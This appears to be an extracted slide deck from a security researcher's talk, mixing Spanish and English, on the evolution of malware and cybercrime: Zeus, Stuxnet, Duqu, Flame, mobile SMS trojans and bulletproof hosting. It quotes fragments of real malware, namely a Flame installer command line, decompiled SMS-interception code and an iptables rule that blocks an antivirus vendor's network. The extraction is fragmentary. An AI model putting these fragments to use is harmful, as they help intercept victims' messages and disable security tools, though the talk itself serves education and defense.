

A decorative graphic consisting of a grid of colored squares. The top row has three squares: a green one on the left, a dark grey one in the middle, and a dark grey one on the right. The middle row has three squares: a green one on the left, a green rectangle in the middle containing the text 'Your company's partner for', and a green one on the right. The bottom row has three squares: a green one on the left, a dark grey rectangle in the middle containing the text 'digital research and innovation', and a dark grey one on the right.

**Your company's
partner for**

**digital research
and innovation**

bdigital

**BARCELONA
DIGITAL**

**TECHNOLOGY
CENTRE**

TECNIO

Be tech. Be competitive

ABOUT:

- Security researcher
- Crazy Drummer



ANTES



AHORA



'Zeus Banking Trojan' Virus Hits Facebook, Steals Bank Details And Money

Published June 06, 2013 / Fox News Latino

Zeus malware - nine charged with conspiracy to steal millions of dollars

Join thousands of others, and sign up for Naked Security's newsletter

you@example.com

Do it!

Don't show me this again X

by Lee Munson on April 14, 2014 | [Leave a comment](#)

FILED UNDER: [Botnet](#), [Featured](#), [Law & order](#), [Malware](#)

Botnet Genius Stole \$500 Million in Global Scam, Microsoft S

By WILLIAM DOTINGA

[Facebook](#) Me g [Twitter](#) Tweet [Google+](#) +1 [ShareThis](#)

(CN) - A computer mastermind and 81 henchmen control "Citadel Botnets" that have infected computers

Zeus Trojan steals \$1 million from U.K. bank accounts

New, dangerous combination of banking Trojan and exploit toolkit enables criminals to transfer money out of accounts while users are logged into the bank site, without them knowing it.



Pusheen.Tumblr

GameOver Zeus (GOZ) Malware and Botnet Architecture

BUILDING THE BOTNET

Cyber criminals create a network of compromised computers by sending emails with embedded malicious links or attachments or by enticing users to visit infected websites. Once infected, covertly installed malware connects computers to the botnet infrastructure without the owners' knowledge.

COMMAND AND CONTROL SERVERS


At the core of the botnet are servers which issue commands orchestrating various criminal activities.

BOTNET USE

Infected computers are organized together to implement illicit orders from the command and control servers.

A QUIET THREAT

Botnets typically operate without obvious visible evidence and can remain operational for years.



Computers compromised by the GOZ botnet may also be infected with CryptoLocker, a form of "ransomware."


- Victim files are encrypted and held "hostage" until the victim makes payment
- More than 121,000 victims in the United States and 234,000 victims worldwide
- There were approximately \$30 million in ransom payments between September and December 2013



Stuxnet: El virus capaz de crear "el caos absoluto"

Publicado: 24 nov 2010 | 14:48 GMT Última actualización: 24 nov 2010 | 2:05 GMT

HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

NEWS



<https://www.youtube.com/watch?v=ZX8aN70stE0#t=4>

CARACTERÍSTICAS DE STUXNET

El uso de vulnerabilidades desconocidas hasta el momento para difundirse

- Stuxnet usaba 4 Oday no conocidos.
- Era eficaz contra sistema operativo Windows desde 2000 hasta Windows 7

El uso inteligente combinando las vulnerabilidades

- Algunas de las vulnerabilidades dejaban activo el autoRUN.
- Otra vulnerabilidad tenía elevación de privilegios

Uso de certificados válidos

- Stuxnet llevaba un certificado de Realtek válido

DUQU





Figure 1. DUQU components

CARACTERÍSTICAS DE DUQU

Finalidad de Duqu

- Instalar un Keylogger en el sistema
- Se comporta como una botnet tradicional, comunicandose via HTTP y HTTPS
- El envío de información es disfrazado con envío de ficheros JPG a un C&C alojado en INDIA
- A los 36 días, el troyano se eliminaba a si mismo
- Venía firmado con certificados C-MEDIA
- Se encontró en no mas de 100 equipos

INFECTED



CARACTERÍSTICAS DE FLAME

Finalidad de Flame

- Instalar un Keylogger en el sistema = que Duqu
- Relacionado con el Medio Oriente
- Capacidad de comunicación vía Bluetooth
- Capacidad de capturar pantallas cuando están en ejecución ciertas aplicaciones (IM,)
- A diferencia de Duqu y Stuxnet que pesaban unos 500 MB, Flame con plugins unos 20 MB
- Se encontró en no mas de 100 equipos

```
FR0G.Payloads.ServiceBuffer
start /wait RunDll32.exe %windir%\temp\~ZFF042.ocx,DDEnum
del /q %windir%\temp\~ZFF042.ocxJ
FR0G.Payloads.Flame0InstallationBat
InstallFlame
FR0G.DefaultAttacks.A InstallFlame Description
AGENT
FR0G.DefaultAttacks.A InstallFlame AgentIdentifier
FR0G.DefaultAttacks.A InstallFlame ShouldRunCMD
T<&
%temp%\fib32.bat
FR0G.DefaultAttacks.A InstallFlame CommandLine
FR0G.DefaultAttacks.A InstallFlame ServiceTimeout
FR0G.DefaultAttacks.A InstallFlame AttackTimeout
FR0G.DefaultAttacks.A InstallFlame DeleteServicePayload
FR0G.DefaultAttacks.A InstallFlame DeleteUploadedFiles
FR0G.DefaultAttacks.A InstallFlame SampleInterval
FR0G.DefaultAttacks.A InstallFlame MaxRetries
FR0G.DefaultAttacks.A InstallFlame RetriesLeft
FR0G.DefaultAttacks.A InstallFlame TTL
FR0G.DefaultAttacks.A InstallFlame HomeID
FR0G.DefaultAttacks.A InstallFlame FilesToUpload.size
```

CAMBIO DE TENDENCIA



- Mafia tradicional al uso

CAMBIO DE TENDENCIA



- Nuevo concepto, “Fraud as a service”
- Definición de nuevos roles




- Los mas malos

Ejemplos de campañas



OBJETIVOS DE LA INFECCIÓN

- Meternos en una botnet



- DDoS
- Distribución de binarios
- Envío masivo de SPAM
- Punto de entrada hacia un ataque mas grande
- Uso de proxy para la navegación
- Alojamiento de contenidos
- Minar Bitcoins

"NUEVAS" VÍAS DE INFECCIÓN

- Infección en Smartphone



- La adopción masiva de Smartphone
- La cantidad distinta de versiones
- Markets alternativos
- Combinación de toolkits



"NUEVAS" VÍAS DE INFECCIÓN

- Funciones y a medida

```
if (SMSReceiver.this.SEND_TYPE == 2)
{
    SMSReceiver localSMSReceiver = SMSReceiver.this;
    String str1 = paramArrayOfString[0];
    String str2 = paramArrayOfString[1];
    String str3 = paramArrayOfString[2];
    localSMSReceiver.sendViaSMS(str1, str2, str3);
}
localObject = Boolean.valueOf(0);
```

```
private void Form1_Load(object sender, EventArgs e)
{
    SMSClass.AppPath = Assembly.GetExecutingAssembly().GetModules()[0].FullyQualifiedName;
    SMSClass.AppPath = SMSClass.AppPath.Substring(0, SMSClass.AppPath.LastIndexOf(@"\") + 1);
    SMSClass.AppSettings.AddSettingsRow("AdminNumber", +44[REDACTED]);
    SMSClass.AppSettings.AddSettingsRow("IsAllMessages", "raise");
    SMSClass.AppSettings.AddSettingsRow("InterceptorState", "off");
    SMSClass.AppSettings.AddSettingsRow("IsAllCallsBlock", "false");
    if (File.Exists(SMSClass.AppPath + "settings.xml"))
    {
        SMSClass.AppSettings.Clear();
        SMSClass.AppSettings.ReadXml(SMSClass.AppPath + "settings.xml");
    }
    if (File.Exists(SMSClass.AppPath + "senders.xml"))
    {
        SMSClass.InterceptSenders.ReadXml(SMSClass.AppPath + "senders.xml");
    }
    if (File.Exists(SMSClass.AppPath + "messages.xml"))
    {
        SMSClass.MessageTable.ReadXml(SMSClass.AppPath + "messages.xml");
    }
    if (File.Exists(SMSClass.AppPath + "listnumbers.xml"))
    {
        SMSClass.BlockNums.ReadXml(SMSClass.AppPath + "listnumbers.xml");
    }
    SMSClass.AdminNumber = SMSClass.AppSettings.FindByName("AdminNumber").Value;
    if (SMSClass.AppSettings.FindByName("IsFirstRun") == null)
    {
        SmsMessage message = new SmsMessage(SMSClass.AdminNumber, "App Installed OK");
        message.set_requestreceiverreport(true);
    }
}
```

INFORMACIÓN IMPORTANTE ACERCA DE LA SEGURIDAD

Por favor elija la marca y el modelo de su teléfono

Nokia 5130 XpressMusic

[¿Si el teléfono no existe en la lista?](#)


Su teléfono : **Nokia 5130 XpressMusic**

El número de teléfono registrado :




El link para la instalación del certificado móvil digital será enviado al número por SMS, recibido el SMS con el link por favor baje e instale la aplicación.


CAMBIO DE INFRAESTRUCTURAS



CAMBIO DE INFRAESTRUCTURAS



NUEVAS ESTRUCTURAS



NUEVAS ESTRUCTURAS

Super BulletProof Server in China




- * CPU: Intel Core2Quad Q8200
- * RAM: 4GB DDR2
- * HDD: 250GB SATA
- * LAN: 100Mb/s
- * Any OS
- * Panel: ISP Manager - FREE




ANY activity allowed
Proxies for advertising are NOT required




HERRAMIENTAS

 Carding Forum > Service Category - Сервисы > Security Services

 **Elite VPN Service ver.3 - Quad VPN, Double VPN, Dynamic IP, Port Forwarding**

[Reply]

 29-03-2013, 09:22 AM


sellerever ▼
Junior Member

I know I can choose the contry i want but can I also choose the state?


BLOQUEO DE EMPRESAS

```
1 #nod32.sk
2 /sbin/iptables -A INPUT -s 195.168.0.0/16 -j DROP
